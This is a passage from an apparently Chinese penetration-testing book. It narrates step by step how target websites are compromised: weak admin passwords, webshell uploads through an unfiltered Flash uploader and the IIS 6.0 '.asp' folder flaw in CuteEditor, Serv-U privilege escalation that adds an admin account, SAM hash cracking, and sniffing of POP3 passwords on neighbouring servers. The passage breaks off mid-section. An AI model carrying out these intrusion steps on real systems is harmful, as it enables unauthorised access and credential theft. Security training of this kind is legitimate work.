目前，网站系统主要有 3 种类型：第一种是直接采用专业的公司开发的 CMS 系统；第二种是下载某些公司开发的 CMS 系统，自己进行修改；第三种是独立开发的系统。对于 Flash 上传漏洞而言，在第一种中较为少见，在第二种和第三种中比较常见。Flash 上传漏洞非常简单，就是上传 Flash 文件的代码未进行过滤，从而导致可以直接上传网页木马，获得 WebShell 权限。

4.3.1　利用弱口令进入系统

凭借经验，直接获取后台地址“http://www.*******.com.cn/admin/login.asp”，如图 4-22 所示。在“用户名”文本框中输入“admin”，在“密码”文本框中输入“admin”，同时输入页面上显示的验证码，单击“进入”按钮进行登录测试，如图 4-23 所示，成功进入系统。

严禁网络传播本PDF，违者责任自负！




图 4-22　获取后台登录地址




图 4-23　成功进入后台管理界面

4.3.2　寻找可利用的漏洞

在综合管理模块中找到了 Flash 滚动展示系统。该系统主要用在首页滚动图片上，如图 4-24 所示，一共提供了 5 幅图片进行轮换，用户可以对每一幅图片进行管理，可以设置图片的链接地址、图片文件的具体位置及图片的简单描述。上传是测试的关键点，单击“上传”按钮，打开一个上传页面，如图 4-25 所示。




图 4-24　找到上传漏洞利用页面

严禁网络传播本PDF，违者责任自负！




图 4-25　获取文件上传页面

单击“浏览”按钮，在本地选择一个 ASP 的 WebShell 上传。如图 4-26 所示，系统未对上传的文件进行限制和过滤，WebShell 直接上传成功。开始时笔者使用的是 IE 浏览器，后面使用 Firefox 浏览器以便获取 WebShell 的实际地址。

图 4-26　上传 WebShell 成功

也可以通过查看页面源代码获取 WebShell 的实际地址，如“flash_images/20091026114321355 19.asp”。如图 4-27 所示，在网页源代码中包含了 WebShell 的实际地址和文件名。在某些情况下，如果不能获取 WebShell 的实际地址，则可以通过抓包获取。




图 4-27　通过查看源代码获取 WebShell 地址

4.3.3　获取 WebShell

在浏览器的地址栏中输入 WebShell 的地址“http://www.xxxxxxx.com.cn/flash_images/20091110 21591092019.asp”，输入密码，验证通过，成功获取该网站的 WebShell，如图 4-28 所示。

严禁网络传播本PDF，违者责任自负！




图 4-28　获取 WebShell

4.3.4　服务器提权

通过 WebShell 对系统的硬盘和文件进行详细查看，如图 4-29 所示，系统使用了 Serv-U，因此可以尝试通过 Serv-U 提升权限。以前常用 ASP 木马来提权，通过分析发现，该系统支持 ASP.NET，因此可以尝试用 ASP.NET 木马来提权。如图 4-30 所示，单击“SUEXP”，使用默认的命令增加一个密码为“1”的管理员账户“1”。




图 4-29　获取 Serv-U 的具体地址

图 4-30　使用 ASP.NET 提权

严禁网络传播本PDF，违者责任自负！

4.3.5　获取管理员密码

使用账户“1”登录系统，通过 IE 直接下载 SAMInside 软件，获取系统的 Hash 值，通过破解系统账号获取了管理员的密码，如图 4-31 所示，再次换用管理员账户登录系统。使用管理员的密码登录系统是为了获取管理员的一些信息，通过这些信息，有可能对该网络进行渗透。

图 4-31　使用管理员的密码登录系统

4.3.6　相邻服务器的渗透

在该服务器上安装 Cain 之后，进行 Sniffer，如图 4-32 所示，可以嗅探到附近服务的 POP3 登录密码。如果时间允许，还可以嗅探其他类型的口令。




图 4-32　获取同一网络的 POP3 登录密码

4.3.7　总结与思考

我们回过头来看看对系统的漏洞扫描。如图 4-33 所示，在该系统中扫描出 2 个注入漏洞，这是统计系统的。从渗透方法的角度看，使用的都是比较简单的方法。针对该系统，还有如下方法可以利用。

- 目录扫描：通过扫描系统目录，可以发现该系统使用了文件编辑器。

严禁网络传播本PDF，违者责任自负！

- 对统计系统的注入：现在，越来越多的系统的主系统中并不存在什么漏洞，但是其插件和一些辅助系统中可能存在漏洞，如果这些插件和辅助系统和主系统使用了同一个数据库，在存在 SQL 注入漏洞的情况下，就可以顺利获取 WebShell。
- 旁注：该服务器上存在多个网站，可以针对这些网站一一进行 SQL 注入测试。在实际测试中，能够发现存在多个漏洞，这些漏洞都可加以利用。




图 4-33　漏洞扫描结果

技巧与经验

渗透在于对细节的把握，通过一个小漏洞就可能渗透一个大型系统！

4.4　由 CuteEditor 漏洞利用到全面控制服务器

网络渗透测试就是利用所有的手段进行测试，发现和挖掘系统中存在的漏洞，然后撰写渗透测试报告，将其提供给客户；客户根据渗透人员提供的渗透测试报告，对系统中存在漏洞和问题的地方进行修复和修补。本次渗透测试是针对 ASPX 类型的网站系统的一个补充，下面是整个渗透过程和一些渗透思路。

4.4.1　漏洞扫描

01　扫描漏洞

打开 JSky Web 漏洞扫描器，新建一个扫描任务，输入要扫描的地址“http://www.*****.com”，然后开始进行扫描。扫描结果如图 4-34 所示，没有发现任何高危漏洞。通过分析扫描结果，我们知道该网站是采用 ASP.NET 编写的，没有注入漏洞，存在“admin”和“upload”目录。难道该系统就没有可渗透之处？一般网站安全性非常高的可能性极低——只有绝对不安全的系统，没有绝对安全的系统。

02　测试网站目录访问

将地址“http://www.xxxxxxx.com/admin”复制到 IE 浏览器的地址栏中进行测试，看看能否实际

严禁网络传播本PDF，违者责任自负！

访问该地址。如图 4-35 所示，可以打开页面，而且该地址为管理员后台地址。




图 4-34　使用 JSky 扫描网站




图 4-35　测试页面是否存在

说明

对存在的目录进行实际访问，主要是看系统是否存在一些报错等提示信息，然后可以对这些信息再次进行分析和利用，为渗透提供一些判断和支持。

03　使用社会工程学进行登录测试

在如图 4-35 所示页面的“用户名”文本框中输入“admin”，在“密码”文本框中输入一些常见的密码进行测试——三试两试就进入了系统，如图 4-36 所示，页面比较简洁。

说明

本次渗透的成功来自成功进入后台。实际上，如果不是通过社会工程学猜测到密码，拿到该服务器的权限还是比较困难的。所以，在实际渗透测试的过程中，对各种想法和思路都可以进行测试，只要能够进入系统，能够获取一定的权限的方法，都是好方法。

严禁网络传播本PDF，违者责任自负！




图 4-36　成功进入后台

4.4.2　寻找突破点

整个系统一共有 6 个模块，对各个功能模块进行查看，发现很多模块的功能都是相同的。如图 4-37 所示，均是简单的数据添加、删除和修改。




图 4-37　浏览其他功能模块

01　修改管理员密码

在本网站系统中，没有用户管理模块，仅有一个修改管理员密码的功能，如图 4-38 所示。该密码非常简单，因此，出于对安全性的考虑，可以直接将其修改为一个复杂的密码，然后将该密码告知管理员。进行渗透测试时，如果正向行不通，可以采用一些迂回战术，从侧面进行，如采用旁注等间接的方法。

02　获取该网站所在服务的所有其他域名

在 IE 浏览器的地址栏中输入“http://www.ip866.com/reverse.aspx?domain=www.rain**.com”，打开“反查域名”页面，单击“点这里反查全部相关域名”选项，如图 4-39 所示，在该服务器中一共有 9 个域名。

严禁网络传播本PDF，违者责任自负！




图 4-38　修改管理员密码




图 4-39　查询域名绑定情况

4.4.3　扫描相邻网站漏洞

任选服务器中的一个域名，在 JSky 中进行扫描，如图 4-40 所示，出现了 8 个 SQL 注入点——对于渗透测试人员来说，没有什么是比发现有漏洞更为高兴的事情了。

4.4.4　SQL 注入手工测试

在扫描结果的 SQL 注入点列表中选择一个地址，在浏览器中打开，并手工加入一些测试 SQL 注入点的代码，结果出现如图 4-41 和图 4-42 所示的防注入提示和记录信息。

4.4.5　获取数据库类型

继续测试，将 ID 值换成一个“数字+字母”类型的值，结果出现数据库出错提示。如图 4-43 所示，数据库类型是 SQL Server，由此可以判断该服务器的操作系统也是 Windows 的，极有可能是 Windows 2003。




图 4-40　获取 SQL 注入点




图 4-41　系统使用了 Flashack 防注入系统




图 4-42　防注入记录系统




图 4-43　通过出错信息获取网站数据的类型

说明

现在很多防注入系统都对 and、exe 等关键字进行了过滤，但对传入值的范围并没有进行严格的限制，因此，可以通过变换值出错获取一些信息。

4.4.6　使用 Pangolin 进行 SQL 注入测试

在 JSky 的扫描窗口选中存在 SQL 注入点的地址，然后进行渗透测试。如图 4-44 所示，先对 SQL 注入点进行检测，然后获取数据库等信息。在本次检测中，很明显，由于有 SQL 防注入系统的存在，所以无法猜出任何有用的信息。




图 4-44　使用 Pangolin 进行 SQL 注入测试

看来旁注等方法均不可行，无法进一步获取权限，只能通过前面获取的权限想办法了。

4.4.7　通过 CuteEditor 上传获得突破

由于 IIS 6.0 中存在一个文件解析路径漏洞，当文件夹名类似“xxx.asp”时（即文件夹名看起来像一个 ASP 文件的文件名），此文件夹下文本类型的文件都可以在 IIS 中被当做 ASP 程序执行。这样，攻击者就可上传扩展名为 jpg 或 gif 的看起来像是图片文件的木马文件，通过访问这个文件即可运行木马。

通过分析和观察，发现本网站系统采用的是 CuteEditor 编辑器。该编辑器本身的安全性尚可，分为管理员、user 和 guest 3 种权限，其配置文件位于“CuteEditor\Configuration\Security”目录下。通过分析 Admin.config 文件，其涉及安全的核心代码如下。

```
<configuration>
    <security name="RestrictUploadedImageDimension">false</security>
    <security name="OverWriteExistingUploadedFile">false</security>
    <security name="AutoResizeUploadedImages">true</security>
    <security name="MaxImageWidth">1024</security>
    <security name="MaxImageHeight">768</security>
    <security name="MaxImageSize">1000</security>
```

```
    <security name="MaxMediaSize">100</security>
    <security name="MaxFlashSize">100</security>
    <security name="MaxDocumentSize">10000</security>
    <security name="MaxTemplateSize">1000</security>
    <security name="ImageGalleryPath">~/uploads</security>
    <security name="MediaGalleryPath">~/uploads</security>
    <security name="FlashGalleryPath">~/uploads</security>
    <security name="TemplateGalleryPath">~/templates</security>
    <security name="FilesGalleryPath">~/uploads</security>
    <security name="MaxImageFolderSize">102400</security>
    <security name="MaxMediaFolderSize">102400</security>
    <security name="MaxFlashFolderSize">102400</security>
    <security name="MaxDocumentFolderSize">102400</security>
    <security name="MaxTemplateFolderSize">102400</security>
    <security name="ThumbnailWidth">80</security>
    <security name="ThumbnailHeight">80</security>
    <security name="ThumbnailColumns">5</security>
    <security name="ThumbnailRows">3</security>
    <security name="AllowUpload">true</security>
    <security name="AllowModify">true</security>
    <security name="AllowRename">true</security>
    <security name="AllowDelete">true</security>
    <security name="AllowCopy">true</security>
    <security name="AllowMove">true</security>
    <security name="AllowCreateFolder">true</security>
    <security name="AllowDeleteFolder">true</security>
</configuration>
```

从上面的代码中可以看出，如果用户具有管理员权限，就可以建立目录，也就是说，在某种情况下，完全可以利用 IIS 文件目录解析漏洞获得 WebShell。

01 打开媒体上传窗口

直接在使用该编辑器的网页中单击用于插入媒体的按钮，打开如图 4-45 所示的“Insert Media”对话框。




图 4-45 打开“Insert Media”对话框

02　新建 simeon.asp 文件夹

在“Insert Media”对话框中可以发现一个用于新建文件夹的图标，如果该图标是灰色的，那我们就无能为力了。如图 4-46 所示，新建一个名为“simeon.asp”的文件夹，文件夹创建成功后如图 4-47 所示。




图 4-46　新建 simeon.asp 文件夹




图 4-47　成功创建 simeon.asp 文件夹

03　上传测试和木马文件

单击“simeon.asp”文件夹图标，进入该文件夹，然后上传一个 HTML 文件。如图 4-48 所示，依次上传了包含 ASP.NET 的一句话木马和 ASP 的一句话木马，当然也上传了一些 ASP 大马。




图 4-48　上传测试和木马文件

注意

（1）在 CuteEditor 中，ImageFilters 负责对图片进行过滤，仅允许上传 JPG、JPEG、GIF 和 PNG 文件，在 admin.config 中进行配置。

（2）在 CuteEditor 中，MediaFilters 负责对媒体进行过滤，仅允许使用 AVI、MPG、MPEG 和 MP3 4 种媒体文件，也是在 admin.config 中进行配置。

（3）在 CuteEditor 中，DocumentFilters 负责对所有的文件类型进行过滤。

04 连接测试 ASP.NET 的一句话木马

在本地打开 ASP.NET 一句话木马客户端，输入连接地址和密码，出现如图 4-49 所示的错误。




图 4-49 ASP.NET 一句话木马运行出错

05 使用 ASP 一句话木马

上传一个包含一句话木马的 Flash 文件，如图 4-50 所示，进行连接测试，最终成功连接。在后面的测试中，笔者还发现其执行效果不太好，这可能是 IIS 6.0 对以 ASP 文件命名的文件夹解析半对半错导致的。




图 4-50 成功得到一个一句话 WebShell

4.4.8 提升权限

下面介绍提升权限的过程。

01 查看网站文件路径

在 Function 中选择“File List”模块，然后分别查看 C、D、E 盘，如图 4-51 所示，发现网站目录就在 E 盘下。

02 复制文件

